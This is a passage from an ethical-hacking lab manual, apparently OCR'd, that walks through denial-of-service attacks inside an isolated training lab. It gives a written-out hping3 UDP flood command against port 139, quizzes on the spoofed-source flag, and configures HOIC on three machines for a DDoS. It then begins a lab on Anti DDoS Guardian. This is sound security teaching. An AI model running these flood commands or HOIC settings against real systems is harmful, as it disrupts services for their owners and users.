


23. Now, we shall perform a UDP application layer flood attack on the **Windows Server 2019** machine using NetBIOS port 139. To do so, first, determine whether NetBIOS port 139 is open or not.
24. In the terminal window, type **nmap -p 139 (Target IP Address)** (here, the target IP address is **10.10.1.19 [Windows Server 2019]**) and press **Enter**.




Edit with WPS Office

25. Now, type **hping3 -2 -p 139 –flood (Target IP Address)** (here, the target IP address is **10.10.1.19 [Windows Server 2019]**) and press **Enter**.



26. Click Windows Server 2019 to switch to the **Windows Server 2019** machine,
27. Double-click **Wireshark** shortcut present on the **Desktop**.
28. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.
29. **Wireshark** displays the network's flow of traffic. Here, observe the huge number of **UDP** packets coming from the **Source** IP address **10.10.1.13** via port **139**.

Edit with WPS Office



30. Click Parrot Security to switch to the **Parrot Security** machine. In the **Terminal** window, press **Ctrl+C** to terminate the DoS attack.

Use the hping3 tool on the Parrot Security machine to launch DoS attacks such as SYN flooding, ping of death (PoD), and UDP application layer flood attacks on the Windows 10 target host. Which hping3 parameter will allow using a spoofed source address?

-a


Score

Correct


Task 2: Perform a DDoS Attack using HOIC

1. Click Parrot Security switch to the **Parrot Security** machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** --> **Information Gathering** --> **wireshark**.
2. Click Windows 10 to switch to the **Windows 10** machine.
3. Navigate to **D:\EHE-Tools\EHE Module 06 Network Level Attacks and Countermeasures\DoS and DDoS Attack Tools** and copy the **High Orbit Ion Cannon (HOIC)** folder to **Desktop**.

Edit with WPS Office




4. Similarly, follow the previous step (**Step #3**) on the **Windows Server 2019** (click Windows Server 2019 to switch to the **Windows Server 2019**) and **Windows Server 2016** (click Windows Server 2016 to switch to the **Windows Server 2016**) machines.
5. Now, click Windows 10 to switch to the **Window 10** machine and navigate to **Desktop**. Open the
   High Orbit Ion Cannon (HOIC) folder and double-click **hoic2.1.exe**




Edit with WPS Office

6. The **HOIC** GUI main window appears; click the "**+**" button below the **TARGETS** section.
7. The **HOIC - [Target]** pop-up appears. Type the target URL such as **http://[Target IP Address]** (here, the target IP address is **10.10.1.13 [Parrot Security]**) in the **URL** field. Slide the **Power** bar to **High**. Under the **Booster** section, select **GenericBoost.hoic** from the drop-down list, and click **Add**.



8. Set the **THREADS** value to **20** by clicking the **>** button until the value is reached.




9. Now, switch to the **Windows Server 2019** (click Windows Server 2019 to switch to the **Windows Server 2019**) and **Windows Server 2016** (click Windows Server 2016 to switch to the **Windows Server 2016**) machines and follow **Steps 7-10** to configure HOIC.
10. Once **HOIC** is configured on all machines, switch to each machine (**Windows 10**, **Windows**

Edit with WPS Office


Server 2019, and **Windows Server 2016**) and click the **FIRE TEH LAZER!** button to initiate the DDoS attack on the target the **Parrot Security** machine.

11. Observe that the **Status** changes from **READY** to **ENGAGING**, as shown in the screenshot.



12. Click Parrot Security switch to the **Parrot Security** machine.
13. Observe that **Wireshark** starts capturing a large volume of packets, which means that the machine is experiencing a huge number of incoming packets. These packets are coming from the **Windows 10, Windows Server 2019**, and **Windows Server 2016** machines.

Edit with WPS Office



14. You can observe that the performance of the machine is slightly affected and that its response is slowing down.
15. In this lab, only three machines are used to demonstrate the flooding of a single machine. If there are a large number of machines performing flooding, then the target machine's (here, **Parrot Security**) resources are completely consumed, and the machine is overwhelmed.
16. On completion of the task, click **FIRE TEH LAZER!** again, and then close the HOIC window on all the attacker machines. Also, close the **Wireshark** window on the **Parrot Security** machine.
17. This concludes the demonstration of how to perform a DDoS attack using HOIC


Lab 5: Detect and Protect Against DDoS Attack

Task 1: Detect and Protect Against DDoS Attack using Anti DDoS Guardian

1. On the **Windows 10** machine, navigate to **D:\EHE-Tools\EHE Module 06 Network Level**

Edit with WPS Office


Attacks and Countermeasures\DoS and DDoS Protection Tools\Anti DDoS Guardian and double click Anti_DDoS_Guardian_setup.exe.



